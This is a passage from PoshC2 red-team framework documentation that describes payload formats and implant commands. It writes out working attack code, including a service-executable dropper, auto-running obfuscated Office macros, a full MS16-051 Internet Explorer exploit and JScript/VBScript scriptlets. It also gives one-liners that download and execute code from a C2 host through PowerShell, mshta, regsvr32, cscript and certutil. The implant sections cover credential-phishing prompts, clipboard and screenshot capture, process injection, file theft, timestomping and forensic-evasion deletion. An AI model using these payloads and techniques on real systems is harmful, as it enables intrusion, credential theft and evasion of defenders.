        Program.Main();
    }
    public static string InvokeAutomation(string cmd)
    {
        Runspace newrunspace = RunspaceFactory.CreateRunspace();
        newrunspace.Open();
        RunspaceInvoke scriptInvoker = new RunspaceInvoke(newrunspace);
        Pipeline pipeline = newrunspace.CreatePipeline();

        pipeline.Commands.AddScript(cmd);
        Collection<PSObject> results = pipeline.Invoke();
        newrunspace.Close();

        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject obj in results)
        {
            stringBuilder.Append(obj);
        }
        return stringBuilder.ToString().Trim();
    }
}
```

4.2.4 Service Executable

Mitre ATT&CK - New Service

The following C# code creates the service executable used in PoshC2, where escalation of privileges via service abuse is possible. The code creates a new Powershell Runspace using the System.Management.Automation.dll (v2.0.50727) that is supplied with the project. This executable is not signed and cannot be called directly, instead it must be installed and run via the Windows Service Control Manager. To add a service on the command line use the following command:

```
sc.exe create CPUpdater binpath= 'C:\Temp\PoshService.exe" Displayname=␣
↪CheckpointServiceUpdater start= auto
```

C# Code:

```
using System.Text;
using System.ServiceProcess;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;


namespace Service
{
    static class Program
    {
        static void Main()
        {
            ServiceBase[] ServicesToRun;
            ServicesToRun = new ServiceBase[]
            {
                new Service1()
            };
            ServiceBase.Run(ServicesToRun);
        }
    }
    public partial class Service1 : ServiceBase
    {
        public static string InvokeAutomation(string cmd)
        {
            Runspace newrunspace = RunspaceFactory.CreateRunspace();
            newrunspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(newrunspace);
            Pipeline pipeline = newrunspace.CreatePipeline();

            pipeline.Commands.AddScript(cmd);
            Collection<PSObject> results = pipeline.Invoke();
            newrunspace.Close();

            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }

        protected override void OnStart(string[] args)
        {
```

(continues on next page)

(continued from previous page)

```
            try
            {
                string tt = System.Text.Encoding.Unicode.GetString(System.Convert.
↪FromBase64String("<base64 encoded core dropper>"));
                InvokeAutomation(tt);
            }
            catch (ArgumentException e)
            {
                string tt = System.Text.Encoding.Unicode.GetString(System.Convert.
↪FromBase64String("<base64 encoded core dropper>"));
                InvokeAutomation(tt);
            }
        }

        protected override void OnStop()
        {
        }
    }
}
```

4.2.5 LNK File

Mitre ATT&CK - Powershell

An LNK file is an arbitrary shortcut, PoshC2 uses this to create a simple Powershell one liner to download and execute the payload:

```
powershell.exe -exec bypass -c "[System.Net.
↪ServicePointManager]::ServerCertificateValidationCallback = {$true}; IEX (new-
↪object system.net.webclient).downloadstring('https://www.example.com/webapp/static/
↪dksllk')"
```

LNK files can be zipped up and sent to a user via malicious email. You can also change the icon of an embedded Lnk file within a zip which will make the shortcut look like any application.

4.2.6 HTA File

Mitre ATT&CK - MSHTA

Mitre ATT&CK - Powershell

An HTA (HTML Application) file can be either uploaded to the client and run manually using "Mshta.exe" or executed via a download link. If the user is using Internet Explorer the download is seamless but will prompt the user to execute the HTA, after the user has clicked this warning message the script will execute Powershell in the background (hidden) using arbitrary VBScript or JScript embedded in the HTA.

The HTA file can be edited to look and feel very much like a web page but the minimal code required is below:

```
<script>
ao=new ActiveXObject("WScript.Shell");
ao.run('%windir%\\System32\\' + "cmd.exe" + ' /c $payload', 0);window.close();
</script>
```

4.2.7 Macro Documents

Mitre ATT&CK - Powershell

Office documents have been weaponised over the years utilising macros. PoshC2 creates a custom macro and embeds this into a Word Document, Excel Workbook and Powerpoint File. The VBScript called "Powershell.exe" but slightly obfuscates the code to try and evade Anti-Virus scanners searching for the literal string "Powershell.exe".

The macro is set to run on opening each document using "AutoRuns", so when the document is opened, depending on the Macro settings on the target machine, the system will either automatically execute Powershell or the user will have to accept the macro warning.

The Macro code is shown below:

```
Sub Auto_Open()
UpdateMacro
End Sub

Sub AutoOpen()
UpdateMacro
End Sub

Sub Workbook_Open()
UpdateMacro
End Sub

Sub WorkbookOpen()
UpdateMacro
End Sub

Sub Document_Open()
UpdateMacro
End Sub

Sub DocumentOpen()
UpdateMacro
End Sub

Sub UpdateMacro()
Dim str, exec, wsh

str = "<base64 payload merged across multiple lines>"
str = "<base64 payload merged across multiple lines>"
str = "<base64 payload merged across multiple lines>"
str = "<base64 payload merged across multiple lines>"
str = "<base64 payload merged across multiple lines>"
str = "<base64 payload merged across multiple lines>"

exec = "p"
exec = exec + "o"
exec = exec + "w"
exec = exec + "e"
exec = exec + "r"
exec = exec + "s"
exec = exec + "h"
exec = exec + "e"
exec = exec + "l"
exec = exec + "l"
exec = exec + "."
```

(continues on next page)

(continued from previous page)

```
exec = exec + "e"
exec = exec + "x"
exec = exec + "e"
exec = exec + " -exec bypass -Noninteractive -windowstyle hidden -e " & str
```

4.2.8 MS16-051 HTML File

After the Internet Explorer bug was released (MS16-051), this was incorporated into PoshC2 as a potential exploit that could be used to obtain C2 communications via an embedded link. This update was critical and found exploitable in Internet Explorer 9, 10, 11. This code is was released in 2016 and is high unlikely to be successful in a phishing campaign today. Nevertheless, the code is still within PoshC2:

```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=10">
</head>
<body>
    <script type="text/vbscript">
        Dim aw
        Dim plunge(32)
        Dim y(32)
        prefix = "%u4141%u4141"
        d = prefix & "%u0016%u4141%u4141%u4141%u4242%u4242"
        b = String(64000, "D")
        c = d & b
        x = UnEscape(c)

        Class ArrayWrapper
            Dim A()
            Private Sub Class_Initialize
                ' 2x2000 elements x 16 bytes / element = 64000 bytes
                ReDim Preserve A(1, 2000)
            End Sub

            Public Sub Resize()
                ReDim Preserve A(1, 1)
            End Sub
        End Class

        Class Dummy
        End Class

        Function getAddr (arg1, s)
            aw = Null
            Set aw = New ArrayWrapper

            For i = 0 To 32
                Set plunge(i) = s
            Next

            Set aw.A(arg1, 2) = s

            Dim addr
            Dim i
            For i = 0 To 31
```

(continues on next page)

(continued from previous page)

```
            If Asc(Mid(y(i), 3, 1)) = VarType(s) Then
                addr = strToInt(Mid(y(i), 3 + 4, 2))
            End If
            y(i) = Null
        Next

        If addr = Null Then
            document.location.href = document.location.href
            Return
        End If

        getAddr = addr
    End Function

    Function leakMem (arg1, addr)
        d = prefix & "%u0008%u4141%u4141%u4141"
        c = d & intToStr(addr) & b
        x = UnEscape(c)

        aw = Null
        Set aw = New ArrayWrapper

        Dim o
        o = aw.A(arg1, 2)

        leakMem = o
    End Function

    Sub overwrite (arg1, addr)
        d = prefix & "%u400C%u0000%u0000%u0000"
        c = d & intToStr(addr) & b
        x = UnEscape(c)

        aw = Null
        Set aw = New ArrayWrapper

        ' Single has vartype of 0x04
        aw.A(arg1, 2) = CSng(0)
    End Sub

    Function exploit (arg1)
        Dim addr
        Dim csession
        Dim olescript
        Dim mem

        ' Create a vbscript class instance
        Set dm = New Dummy
        ' Get address of the class instance
        addr = getAddr(arg1, dm)
        ' Leak CSession address from class instance
        mem = leakMem(arg1, addr + 8)
        csession = strToInt(Mid(mem, 3, 2))
        ' Leak COleScript address from CSession instance
        mem = leakMem(arg1, csession + 4)
        olescript = strToInt(Mid(mem, 1, 2))
        ' Overwrite SafetyOption in COleScript (e.g. god mode)
```

(continues on next page)

(continued from previous page)

```
            ' e.g. changes it to 0x04 which is not in 0x0B mask
            overwrite arg1, olescript + &H174

            ' Execute cmd
            Set Object = CreateObject("Shell.Application")
            Object.ShellExecute "powershell -exec bypass -e <encoded command>"
        End Function

        Function triggerBug
            ' Resize array we are currently indexing
            aw.Resize()

            ' Overlap freed array area with our exploit string
            Dim i
            For i = 0 To 32
                ' 24000x2 + 6 = 48006 bytes
                y(i) = Mid(x, 1, 24000)
            Next
        End Function
    </script>

    <script type="text/javascript">
        function strToInt(s)
        {
            return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
        }
        function intToStr(x)
        {
            return String.fromCharCode(x & 0xffff) + String.fromCharCode(x >> 16);
        }
        var o;
        o = {"valueOf": function () {
                triggerBug();
                return 1;
            }};
        setTimeout(function() {exploit(o);}, 50);
    </script>
</body>
</html>
```

4.2.9 Java Applet

Mitre ATT&CK - Pre-Attack

Mitre ATT&CK - Powershell

With the latest security updates applied to Java, the only real avenue of attack using a Java Applet is if the jar is signed. PoshC2 creates a Java Applet and an accompanying html document where the Jar is embedded, however, leaves the Applet unsigned. It is highly recommended that if using this payload on a real engagement you purchase a code signing certificate that can sign Java Applets. This Jar file can be called by either embedding as a Java Applet in a web page or used on the command line using the following command:

```
Java -Jar PoshC2.jar
```

Otherwise the file should be hosted on a web page and embedded using the following HTML code:

```
<applet code="JavaPS" width="1" height="1" archive="JavaPS.jar"></applet>
```

The Java code to execute "Powershell.exe" is as follows:

```
import java.applet.*;
import java.awt.*;
import java.io.*;

public class JavaPS extends Applet {

  public static void foobar() {
    Process a;
    String b = "powershell.exe -exec bypass -WindowStyle Hidden -nologo -
↪Noninteractive -noprofile -e <encoded core dropper>";

    try {
      System.out.println("Running Java");
      a = Runtime.getRuntime().exec(b);
    }
    catch(IOException e) {
      System.out.println(e);
      e.printStackTrace();
    }

  }

  public static void main(String[] args) {
    foobar();
  }

  public void init() {
    foobar();
  }
}
```

4.2.10 Reflective DLL

Mitre ATT&CK - Process Injection

Mitre ATT&CK - Rundll32

The C++ Reflective DLL utilises the same concept from the unmanaged PowerShell code by @tifkin_ .

https://github.com/leechristensen/UnmanagedPowerShell

We have created a .NET binary that is loaded by creating an instance of the CLR (v2.0.50727 or v4.0.30319) in runtime and then dynamically patching the implant, when creating a new payload. This is done by creating a blank variable in the C++ code and overwriting the code where 8000 A's exist. Once compiled we find the location of this code and add the offset to the PatchDLL function as shown below.

```
if ($Arch -eq 'x86') {
    $dllOffset = 0x00012F80
}

if ($Arch -eq 'x64') {
    $dllOffset = 0x00017300
}
```

The Reflective DLL can then be loaded in multiple ways:

RunDLL32

The export methods that have been created for these DLLs are `VoidFunc` and `VoidFunc2`. The reason for two exports is to differentiate versions of the CLR depending on the environment. It also helps if you are are trying to downgrade the version of Powershell to bypass logging or any other constraints.

Loads PoshC2 using CLR v4.0.30319:

- `rundll32.exe Posh_x64.dll,VoidFunc`

Loads PoshC2 using CLR v2.0.50727:

- `rundll32.exe Posh_x64.dll,VoidFunc2`

Invoke-ReflectivePEInjection

Alternatively you could use a module that loads the PE via `Invoke-ReflectivePEInjection`:

https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

```
Invoke-ReflectivePEInjection -PEBytes ($PEBytes = [IO.File]::ReadAllBytes('Posh_x64.
↪dll'))
```

ReflectiveDLL and Shellcode that loads CLR v2.0.50727 - DLL Export (VoidFunc2) x86 DLL Written to: C:UsersadminDesktopPoshC2-2018-14-02-1456payloadsPosh_v2_x86.dll x64 DLL Written to: C:UsersadminDesktopPoshC2-2018-14-02-1456payloadsPosh_v2_x64.dll

ReflectiveDLL and Shellcode that loads CLR v4.0.30319 - DLL Export (VoidFunc) x86 DLL Written to: C:UsersadminDesktopPoshC2-2018-14-02-1456payloadsPosh_x86.dll x64 DLL Written to: C:UsersadminDesktopPoshC2-2018-14-02-1456payloadsPosh_x64.dll

4.2.11 Shellcode

Mitre ATT&CK - Process Injection

PoshC2 converts the reflective DLL into Shellcode via @monoxgas's sRDI PowerShell module. This module converts Reflective DLLs into position independent shellcode.

https://github.com/monoxgas/sRDI

The Reflective DLL and new Shellcode has enabled PoshC2 to be more flexible in its execution and deployment. Many other tools will allow for a reflective DLL or Shellcode to be loaded. Take for example, the MS17-010 eternal blue exploit written in Powershell. This exploit takes Shellcode as a parameter to execute if the host is successfully exploited; having Shellcode as a payload format allows this to be possible.

Also for migration, we now use either the reflective DLL or the Shellcode to squirt the implant into another process. When first starting PoshC2 it will create both the reflective DLL's as shown below.

Loads PoshC2 using CLR v2.0.50727:

- Posh_v2_x64.dll
- Posh_v2_x86.dll

Loads PoshC2 using CLR v4.0.30319:

- Posh_x64.dll

- Posh_x86.dll

This then uses the `ConvertTo-Shellcode` function to generate shellcode based off these files:

Loads PoshC2 using CLR v2.0.50727:

- Posh_v2-shellcode_x64.bin
- Posh_v2-shellcode_x86.bin

Loads PoshC2 using CLR v4.0.30319:

- Posh-shellcode_x64.bin
- Posh-shellcode_x86.bin

To test these out, they can be called via the new `Inject-Shellcode` script or by using `migrate` in the implant window:

Inject-Shellcode -Shellcode (Get-Content Posh-Shellcode_x64.bin -Encoding Byte) Inject-Shellcode -Shellcode (Get-Content Posh-Shellcode_x86.bin -Encoding Byte)

4.2.12 PoshJS

Mitre ATT&CK - Mshta

Utilising DotNetToJScript, PoshC2 creates a "Posh.js" file that can either be embedded into a HTA or called directly as a .js file. The tool generates JScript or VBScript that has a bootstrap which calls an arbitrary .NET Assembly and class, in this case the PoshC2 binary.

In PoshC2 this is utilised in the one liners which are called by "cscript.exe".

NOTE: This does not work with untrusted SSL certificates if using over HTTPS:

```
cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs printers
↪"script:https://www.c2.com/news/j9hau_js"
```

```
mshta.exe vbscript:GetObject("script:https://www.c2.com/news/j9hau_js")(window.close)
```

4.2.13 SCT Files

Mitre ATT&CK - Powershell

SCT Files can be used by many execution methods, most of which have been discovered by SubTee. PoshC2 utilised a few of these methods and hosts the files separately, to be used for execution.

JScript Powershell Execution

```
<sCrIptlEt><scRIPt>
a=new ActiveXObject("Shell.Application").ShellExecute("powershell.exe"," -exec bypass␣
↪-Noninteractive -windowstyle hidden -e <base64 encoded payload>","","open","0");
</scRIPt></sCrIptlEt>
```

VBScript Execute EXE with InstallUtil

```
<sCrIptlEt>
<ScRIpt language="VBSCRIPT">
102bi06dul = "<base64 encoded standalone executable>"

Dim fso
Dim fdsafdsa
Dim oNode, fdsaa
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2

Set oNode = CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = 102bi06dul
Set fdsaa = CreateObject("ADODB.Stream")
fdsaa.Type = adTypeBinary
tempdir = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%")
LocalFile = tempdir & "\102bi06dul.exe"
fdsaa.Open
fdsaa.Write oNode.nodeTypedValue
fdsaa.SaveToFile LocalFile, adSaveCreateOverWrite
Set fso = CreateObject("Scripting.FileSystemObject")
Set fdsafdsa = CreateObject("WScript.Shell")
If (fso.FileExists(LocalFile)) Then
    fdsafdsa.Exec (LocalFile)
End If
LocalFileNew = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"
If (fso.FileExists(LocalFileNew)) Then
    fdsafdsa.Exec ("C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /
↪logfile= /LogToConsole=false /U " & LocalFile)
End If
</ScRIpt></sCrIptlEt>
```

VBScript Powershell Execution

```
<?XML version="1.0"?>
<scriptlet>

<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >

<script language="VBScript">
Dim ghgfhgfh
set ghgfhgfh = CreateObject("shell.application")
ghgfhgfh.ShellExecute "powershell.exe", " -exec bypass -Noninteractive -windowstyle␣
↪hidden -e <base64 encoded payload>", "", "open", 0
</script>

</registration>
</scriptlet>
```

4.2.14 RegSvr32

Mitre ATT&CK - Regsvr32

Mitre ATT&CK - Powershell

Regsvr32 is a command line utility that is used to register/unregister .dll files in the registry.

SubTee (Casey Smith) discovered that it was possible to bypass AppLocker script rules by calling the regsrv32 to execute a command or arbitrary code through the use of .sct files. This form of execution has some benefits as its a trusted binary, proxy aware and supports HTTPS.

PoshC2 creates SCT files that can be used with this execution method, note this should be monitored as a form of execution.

regsvr32 do not work with untrusted SSL certificates if using over HTTPS:

```
regsvr32 /s /n /u /i:https://www.c2.com/news/j9hau_rg scrobj.dll
```

4.2.15 Cscript

Mitre ATT&CK - Pre-Attack

Mitre ATT&CK - Powershell

Cscript.exe is a command line version of the Windows Script Host that provides command line options for setting script properties.

SubTee (Casey Smith) discovered that it was possible to misuse this utility in combination with `C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs` to get code execution from a remote web server. This utility has some benefits over other tools as its a trusted binary, proxy aware and supports HTTPS.

Cscript does not work with untrusted SSL certificates if used over HTTPS:

```
cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs printers
↪"script:https://www.c2.com/news/j9hau_cs"
```

4.2.16 Mshta

Mitre ATT&CK - Mshta

Mitre ATT&CK - Powershell

Mshta is an executable file which can be found on most Windows operating systems. Mshta is designed to run "HTA" files and help files on the host. However, Mshta can be used on the command line to run arbitrary vbscript. PoshC2 uses this to execute code from a remote web server. This utility has some benefits over other tools as its a trusted binary, proxy aware and supports HTTPS.

Mshta do not work with untrusted SSL certificates if using over HTTPS:

```
mshta.exe vbscript:GetObject("script:https://www.c2.com/news/j9hau_cs")(window.close)
```

4.2.17 Certutil

Mitre ATT&CK - Software

Mitre ATT&CK - Deobfuscate/Decode Files or Information

Certutil.exe is a command line utility that is installed as part of Certificate Services and is default on most Windows installations.

SubTee (Casey Smith) discovered that it was possible to misuse this utility to download arbitrary files from the Internet. This utility has some benefits over other downloading tools as its a trusted binary, proxy aware and supports HTTPS. However it does stand out an IoC due to its own User Agent being quite unique.

Certutil does not work with untrusted SSL certificates if used over HTTPS:

```
certutil -urlcache -split -f https://www.c2.com/news/j9hau_iu %temp%\\j9hau_iu
```

4.3 Core Implant / Features

4.3.1 Using an Implant

The Implant-Handler window will not refresh the implant check-in times automatically, however, if you hit the [enter] key without any values in the input field it will refresh the implant window and update the last checked in times/dates. If you then wish to use one of the implants type the ID value and hit enter and this will put you into a prompt like follows `1`:

```
PS 1>
```

If you want to select more than one implant, you can provide a comma separated list `1,2,3,4`:

```
PS 1,2,3>
```

Finally, you can select ALL implants by typing `ALL`:

```
PS ALL>
```

4.3.2 StartAnotherImplant / S

Stability and redundancy is key, while we pride ourselves in the stability of PoshC2 implants it would always be in someone's best interest to maintain access when it may have taken significant time to obtain the foothold in the first instance. Born the `StartAnotherImplant` command and does exactly what it says in the help, it provides the user with another implant for redundancy. This command is quite long and has been aliased to a shorter form so can be ran using only `S`.

This will by default start another "Powershell.exe" process, however, if you have migrated it will warn you before starting another implant as you may be trying to avoid using "Powershell.exe" at all because of monitoring systems checking for this execution.

```
StartAnotherImplant
```

```
S
```

4.3.3 Migrate

If you want to migrate away from "Powershell.exe" to another process to main more stealth, run the `migrate` command. This will by default start a process of `netsh.exe` and inject the current implants shellcode automatically

using the CreateRemoteThread call. If this fails, it will attempt to migrate using the RtlCreateUserThread WinAPI call.

```
Migrate
```

Alternatively, if you want to inject separate shellcode, or different architecture you can do this with the following commands. Its worth noting that at present you can go from x64 -> x86 architecture but not back the other way. The only way to do this at present would be to call `rundll32.exe Posh_x64.dll,VoidFunc` with the x64 bit DLL dropped to disk:

```
Migrate -x64 -ProcID 444
Migrate -x64 -ProcessPath C:\Windows\System32\cmd.exe
Migrate -x86
Migrate-x64 -ProcID 4444
Migrate-x64 -ProcessPath C:\Windows\System32\cmd.exe
Migrate-x86 -ProcessPath C:\Windows\System32\cmd.exe
Migrate-Proxy-x86 -ProcID 4444
Migrate-Proxy-x64 -ProcID 444
Migrate-Daisy-x86 -Name DC1  -ProcID 444
Migrate-Daisy-x64 -Name DC2
```

4.3.4 Inject-Shellcode

This is also a key module but can be run from the core implant and can be supplied with a file containing shellcode. This is the underlining module that is called from the migrate command above, but instead if you run the `-file` parameter it will pop-up an explorer window for you to provide custom shellcode to the implant.

```
Inject-Shellcode -File
```

4.3.5 Beacon [seconds/minutes/hours]

This is a simple command, but has a very significant place in Posh C2. It provides the user with the ability to change the 'beacon' time of the implant. Beacon time is the amount of time between each call home to the C2 server. The command can take parameters in seconds (`s`), minutes (`m`) or hours (`h`).

Setting the beacon time allows the user to achieve a certain amount of 'stealth', for instance to bypass or disguise the traffic against various C2 monitoring solutions. In addition to the user setting, there is a 10% jitter applied, this creates a random +/- time so the call back is never exactly the same each beacon.

```
Beacon 60s
```

```
Beacon 10m
```

```
Beacon 2h
```

4.3.6 Turtle [seconds/minutes/hours]

Turtle is a similar function to the Beacon command, however in this case it tells the implant to go to sleep for a period of time, or as we like to refer to it as 'turtle mode'.

This allows the user to be even more stealthy, for example a user may want the implant to stop calling home for a long period of time, maybe overnight or for 12 hours. The command can take parameters in seconds (`s`), minutes (`m`) or hours (`h`).

```
Turtle 30m
```

```
Turtle 12h
```

4.3.7 Kill-Implant

This is a straight forward command to tell the implant to die and no longer connect back to the Posh C2 server. This command needs to be issued when interacting with the implant, it will not kill an implant otherwise. It is worth noting that in Powershell it will by default terminate the process, however, when migrating to another process it will only stop execution as we do not want to stop the entire PID.

```
Kill-Implant
```

4.3.8 Hide-Implant

The `Hide-Implant` command is a partner to the above, Kill-Implant command. The reason for this command is the situation may arise where an implant may become disconnected or stale and there is no way to interact with it or to kill it. This command simply removes it from the list of implants to avoid possible confusion.

```
Hide-Implant
```

4.3.9 Unhide-Implant

This does the reverse of the Hide-Implant, it re-adds any hidden implants into the active implant list.

```
Unhide-Implant
```

4.3.10 ListModules

The `ListModules` command allows the user to view the Powershell modules that reside in the modules folder, within the PoshC2 folder tree. We have provided quiet a few Powershell modules that most of you will recognise such as Mimikatz and PowerUp, and some you will not have seen before. One of the nice features of PoshC2 is the ability for the user to create their own Powershell modules and use them within PoshC2. Simply copy the modules you want into the modules folder and you'll be able to load them into a running implant with the 'LoadModule' command, which is discussed further in this documentation.

```
ListModules
```

4.3.11 LoadModule

As mentioned above, the LoadModules command allows a user to upload any PowerShell module into the memory space of the current implant, nothing touches disk, so we can evade non memory resident Anti-Virus. This will either search locally in the PoshC2 modules directory or can take a full path to a directory on the hard drive if this is outside the PoshC2 core modules folder.

```
LoadModule Invoke-Mimikatz.ps1
```

```
LoadModule C:\Temp\PS-Modules\Invoke-Mimikatz.ps1
```

4.3.12 Loaded Module Externally

To load a module directly from a webpage or github, you can use the Invoke-Expression function in Powershell to load this directly into memory if required.

```
Invoke-Expression (Get-Webclient).DownloadString("https://module.ps1")
```

4.3.13 ModulesLoaded

The `ModulesLoaded` command shows the user which Powershell modules has been loaded into the currently active implant, this is purely an informational command to see if you have loaded something previously.

```
ModulesLoaded
```

4.3.14 CreateProxyPayload

The `CreateProxyPayload` command was created to allow an implant to traverse an authenticated proxy when the implant is running under the SYSTEM account. Under normal circumstances the SYSTEM account shouldn't be authenticated on a domain level proxy server and pass through, so we created the CreateProxyPayload command to allow the attacker to provide a set of valid proxy credentials within the proxyurl and thus allows an implant to traverse any authenticated proxy server. We would use this technique when attempting lateral movement as well as privilege escalation techniques.

By default, this will create a new Bat file, standalone executable, service executable, 64bit DLL, 32bit DLL and Shellcode. The user and password parameters are optional and can be blank if needed.

```
CreateProxyPayload -user <dom\user> -pass <pass> -proxyurl <http://10.0.0.1:8080>
```

Parameters:

- **-proxyurl** http://10.0.0.1:8080

Optional Parameters:

- **-user** domtest
- **-pass** pass

4.3.15 CreateNewPayload

This `CreateNewPayload` payload generates a number of new payloads that are setup to beacon to a different location. This is for when you are trying to remove attribution on various assets and you want some beaconing to different locations but to end up at the same PoshC2 instance. You would need to configure your C2 proxy servers to all come back to the same host.

By default, this will create a new Bat file, standalone executable, 64bit DLL, 32bit DLL and Shellcode. The user and password parameters are optional and can be blank if needed.

```
CreateNewPayload -hostname https://hostname.com -domainfrontheader <url>
```

Parameters:

- **-hostname** https://www.c2.com

Optional Parameters:

- **-domainfrontheader** blah.cloudfront.com

4.3.16 Invoke-DaisyChain

The technique "Daisy Chaining" has been explained fully under the "Lateral Movement" section, however, if you want to setup the Daisy server you can with this command. This will create a new runspace in the current implant and run a Powershell proxy server that will redirect and PoshC2 traffic that comes onto that host. It is locked down to only accept connections from other PoshC2 URLs. In theory, there is no limit to how many layers you can pivot with this option. The "localhost" switch has been incorporated for if you want to only open this up on the localhost interface and use for escalation of privileges rather than using the CreateProxyPayload option.

By default, this will create a new Bat file, standalone executable, 64bit DLL, 32bit DLL and Shellcode. The user and password parameters are optional and can be blank if needed.

```
Invoke-DaisyChain -name dc1daisy -daisyserver http://192.168.1.1 -port 80 -c2port 80 -
↪c2server http://c2.goog.com -domfront aaa.clou.com -proxyurl http://10.0.0.1:8080 -
↪proxyuser dom\test -proxypassword pass -localhost (optional if low level user)
```

Parameters:

- **-name** dc1daisy
- **-daisyserver** http://192.168.1.1
- **-port** 80
- **-c2port** 80
- **-c2server** http://c2.goog.com
- **-domfront** aaa.clou.com

Optional Parameters:

- **-proxyurl** http://10.0.0.1:8080
- **-proxyuser** domtest
- **-proxypassword** pass
- **-localhost**

4.3.17 Get-Proxy

Here we provide a command that simply reports the IP address (if any) of the proxy server that the host implant is running on. This command gets the value from the user registry hive, `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings`

```
Get-Proxy
```

4.3.18 Unzip

Fairly straight forward command, it provides the user the ability to 'unzip a file', given the source and destination.

```
Unzip c:\Temp\zipped-exploit.zip C:\Temp\Exploit
```

4.3.19 Download-File

Simply enter the path and name of the file to download, (copy back to the attackers system).

```
Download-File 'C:\Temp\Run Me.exe'
```

4.3.20 Download-Files

Simply enter the path of the folder to download, this will iteratively recurse through the files/folders and download each file individually. The files will end up in the downloads folder in the same folder structure as you downloaded them.

```
Download-Files 'C:\Temp\'
```

4.3.21 Upload-File

In PoshC2, use the one liner with parameters:

```
Upload-File -Source 'C:\Temp\Run.exe' -Destination 'C:\Temp\Test.exe'
```

In PoshC2's Python version, use the questions asked by the Implant Handler:

```
Upload-File
```

This is not considered the be Opsec safe for obvious reasons.

4.3.22 Web-Upload-File

Here we have the option to upload a file to a victim system but this time we allow for the file to be copied from a remote web server. Again this command is not considered Opsec safe.

```
Web-Upload-File -From 'http://www.example.com/App.exe' -To 'C:\Temp\App.exe'
```

4.3.23 Get-Pid

Returns the process ID of the implant from the database. This command does not go to the implant to retrieve this information:

```
Get-Pid
```

4.3.24 Get-System

This is not an privilege escalation technique, this merely provides a SYSTEM level implant if you already have elevated rights but actually require a SYSTEM implant not user level.

```
Get-System
```

4.3.25 Get-System-WithProxy

This is not an privilege escalation technique, this merely provides a SYSTEM level implant if you already have elevated rights but actually require a SYSTEM implant not user level. This takes the "proxypayload" that will have been generated using CreateProxyPayload rather than a direct connection.

```
Get-System-WithProxy
```

4.3.26 Get-System-WithDaisy

This is not an privilege escalation technique, this merely provides a SYSTEM level implant if you already have elevated rights but actually require a SYSTEM implant not user level. This takes the "daisypayload" that will have been generated using Invoke-DaisyChain rather than a direct connection.

```
Get-System-WithDaisy
```

4.3.27 Get-ImplantWorkingDirectory

Returns the implant working directory from the database. This command does not go to the implant to retrieve this information:

```
Get-ImplantWorkingDirectory
```

4.3.28 Posh-Delete

This function creates a block of bytes in memory full of random content and overwrites the file with this before removing from disk. This option will help prevent forensic investigations against files that have been dropped to disk during the engagement, therefore is more OpSec aware. Please be aware this may take time on larger files.

```
Posh-Delete C:\Temp\svc.exe
```

4.3.29 Get-Webpage

This returns a webpage in the form of HTML and appears in your downloaded content. This basically allows you to scrape basic HTML pages and render them client side without the need of invoking a SocksProxy or equivalent.

```
Get-Webpage http://intranet
```

4.3.30 EnableRDP

This function enables RDP via the registry and enables the firewall rule associated. This must be run with elevated privileges otherwise it will fail as its changing registry values in HKLM.

```
EnableRDP
```

4.3.31 DisableRDP

This function disables RDP via the registry and removes or disables the firewall rule associated if one was created. This must be run with elevated privileges otherwise it will fail as its changing registry values in HKLM.

```
DisableRDP
```

4.3.32 TimeStomp

Time stomping has been around for many years and is an effective way of evading detection when an investigation has been started against the target. If an analyst is looking into newly created files or checking files in startup locations that have been written to for many years, this is a great deterrent.

```
TimeStomp C:\Windows\System32\Service.exe "01/03/2008 12:12 pm"
```

4.3.33 Get-Screenshot

Returns a screenshot of the users desktop, this **should** retrieve all valid desktops and monitors that are accessible to the users screen.

```
Get-Screenshot
```

4.3.34 Get-ScreenshotMulti

This function will run the Get-Screenshot command over a period of time provided and obtain multiple screenshots. This will enable the PoshC2 user to watch or monitor the users activity.

```
Get-ScreenshotMulti -Timedelay 120 -Quantity 30
```

4.3.35 Get-ScreenshotAllWindows

This function will loop through the active desktop windows and try to capture a screenshot, this will work if the window is be overlayed by another screen. This will not work if the window has been minimised.

```
Get-ScreenshotAllWindows
```

4.3.36 Cred-Popper

This uses the Powershell to launch a Windows login prompt that pre-populates the users username and domain and asks that “Outlook” requires their credentials. This can be edited but it does not allow this on the command line. This then returns the entered credentials via the C2 channel.

```
Cred-Popper
```

4.3.37 Get-Clipboard

This uses "windows.forms.clipboard" to retrieve whatever value is in the clipboard, this could be used to capture passwords that have been copied and pasted.

```
Get-Clipboard
```

4.3.38 Get-AllFirewallRules

Using the COM object "HNetCfg.FwPolicy2" this retrieves the rules and dumps the information to CSV is supplied as a parameter. If no parameter is supplied it will show the results on screen.

```
Get-AllFirewallRules C:\temp\rules.csv
```

4.3.39 Get-AllServices

Using native Powershell this iteratively searches through "HKLM:SystemCurrentControlSetservices" to pull out the ImagePath and Description fields for all Windows services.

```
Get-AllServices
```

4.3.40 SocksProxy / SharpSocks

One of the most important tools for a Red Teamer is the SOCKS Proxy. This enables the creation of a tunnel between two machines such that any network traffic forwarded through it appears to have originated from the machine at the end of it. Once a foothold has been gained on a machine, a SOCKS proxy can be deployed between the operators machines and the target in order to access subnets, machines and services that would not normally be directly accessible. This includes being able to RDP to another machine or even to browse the corporate intranet.

SOCKS support is built into most modern browsers and cURL. However, to use tools like rdesktop or nmap, proxychains on Linux can be used to tunnel the traffic. In order to simulate ProxyChains when using Windows, software such as ProxyCap (http://www.proxycap.com/) can be used.

